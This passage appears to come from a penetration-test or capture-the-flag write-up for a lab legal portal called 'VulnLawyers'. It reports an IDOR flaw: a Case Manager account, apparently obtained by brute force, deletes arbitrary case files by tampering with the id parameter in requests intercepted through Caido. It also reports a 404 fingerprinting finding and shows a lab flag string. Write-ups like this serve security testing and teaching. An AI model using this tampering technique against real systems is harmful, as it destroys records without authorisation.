Evil Corp Vs Jones Animal Charity	Shayne Cairns	Delete Case


Finding 6: Improper Role-Based Access – Case File Deletion

Severity: Critical
Vector: Caido
Description:
After successfully authenticating as a user with Case Manager privileges through a previously brute-forced account, we identified an Insecure Direct Object Reference (IDOR) vulnerability within the case management module. The endpoint responsible for handling case deletions lacked proper access controls and server-side validation, allowing direct manipulation of the id parameter to delete arbitrary case files.

Using Caido, we intercepted a legitimate request to delete a case and modified the id parameter. The server accepted the tampered request and processed the deletion without verifying whether the authenticated user had authorization to remove that specific resource.

Impact:
An attacker with Case Manager access could exploit this flaw to delete sensitive case records without proper authorization, resulting in data loss, disruption of operations, or potential legal exposure due to tampering with legal evidence.

Evidence:



VulnLawyers

Staff Portal

Current Cases

There are no more cases


[^FLAG^B38BAE0B8B804FCB85C730F10B3B5CB5^FLAG^]

Finding 7: Informational: /404 Page Fingerprinting

Severity: Informational
Vector: Direct browsing to invalid paths
Description:
A misconfigured 404 page revealed internal path structures, containing sensitive information.

Impact:
Though not directly exploitable, such exposure aids attackers in recon and crafting targeted payloads.

Evidence:



403 Forbidden

nginx/1.18.0 (Ubuntu)